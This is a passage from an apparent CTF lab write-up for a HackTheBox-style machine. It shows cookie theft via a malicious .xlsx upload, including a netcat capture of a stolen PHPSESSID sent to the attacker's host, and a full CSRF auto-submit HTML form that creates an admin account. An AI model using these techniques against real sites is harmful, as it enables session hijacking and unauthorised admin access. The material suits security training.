
- Now save the .xlxs file on your attacking machine:
- Before uploading our malicious file we need to start http server. The netcat may be used for this purpose:
$ nc -lvnp 8080
Ncat: Version 7.95 ( https://nmap.org/ncat )
Ncat: Listening on [::]:8080

Ncat: Listening on 0.0.0.0:8080- The .xlsx upload functionality is available in the Assignments section. To use it, we first need to select an assignment by clicking View Details. The chosen assignment must still be upcoming so that it will later be reviewed by a lecturer. For this initial run, we use the Statistics in Business assignment with id=15:


- On the opened page click on “Browse Files” and chose your malicious .xlxs:

- Now press “Submit Assignment” button:
- After submitting check you netcat listener, the captured cookie should appear almost immediatly:
Ncat: Connection from 10.129.237.248:34300.
GET /?c=PHPSESSID=pjvg9hno156um6kqerokim6lbk HTTP/1.1
Host: 10.10.14.132:8080
Connection: keep-alive
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/139.0.0.0 Safari/537.36
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Referer: http://portal.guardian.htb/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

- We are now logged in as the lecturer and have access to additional functionality within the portal. One of the newly available features allows us to create Notices, which are later reviewed by the admin. This stands out as an attractive target, since it gives us another opportunity to repeat the same XSS technique as before:

- If we create a test notice containing a link to our IP address, we can confirm that the Administrator is indeed visiting it. Don’t forget to start a preferred listener. As mentioned before the netcat is being used for this initial run:
nc -lvnp 8080
Ncat: Version 7.95 ( https://nmap.org/ncat )
Ncat: Listening on [::]:8080
Ncat: Listening on 0.0.0.0:8080
Ncat: Connection from 10.129.237.248:48952.
GET / HTTP/1.1
Host: 10.10.14.132:8080
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/139.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://portal.guardian.htb/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9- At this point, I was completely stuck and spent what felt like forever trying different XSS payloads. I also tried with linking to a hosted .js file in an attempt to force a useful request, but none of those approaches worked. After stepping away for a while, I decided to revisit the Gitea and review the functionality of the available functions. The lecturer-side features did not appear particularly useful beyond grade manipulation, and that area did not seem vulnerable to any of the techniques. Even so, one idea eventually appeared: if we could not obtain the admin’s cookie directly, perhaps we could still force the admin into sending a request to a sensitive endpoint. This lead to createuser.php, an endpoint used to create portal users, including administrators. At first glance, the endpoint appeared protected by a CSRF token check. However, nothing suggested that the token had to belong specifically to an admin session; it only needed to be valid. That observation leads to the next step: hosting a page that replicates the required createuser.php parameters and automatically submitted them when opened by the admin, who was already known to visit links delivered through lecturer-controlled content. In theory, this would allow the admin’s browser to create a new account under our control with administrative privileges. The raft template for this looks like this:
<html>
  <body>
    <form id="f" action="http://portal.guardian.htb/admin/createuser.php" method="POST">
      <input type="hidden" name="csrf_token" value="{TOKEN_VALUE}">
      <input type="hidden" name="username" value="pentester>
      <input type="hidden" name="password" value="pentester">
      <input type="hidden" name="full_name" value="Pentest">
      <input type="hidden" name="email" value="pentester@mail.com">
      <input type="hidden" name="dob" value="2025-06-04">
      <input type="hidden" name="address" value="HTB">
      <input type="hidden" name="user_role" value="admin">
    </form>
    <script>document.getElementById('f').submit();</script>
  </body>
</html>- We need to obtain a valid CSRF token now. Looking through the website source code again reveals that a CSRF token is also generated in create.php, the file used by the notice creation functionality available to the lecturer. This means we can simply retrieve a valid token from there and place it into the csrf_token field in our crafted page. We have several options for intercepting the CSFR Token, but for this initial run we will use ZAP Proxy. A full explanation of how to work with ZAP Proxy is outside the scope of this writeup, so only the essential steps are covered here. Launch the application, open the integrated browser, and then repeat the actions from step 26 to establish a lecturer session. Keep in mind that the box periodically runs cleanup scripts, so cookie values may expire. If that happens, you may need to repeat the file upload and cookie theft process as well.
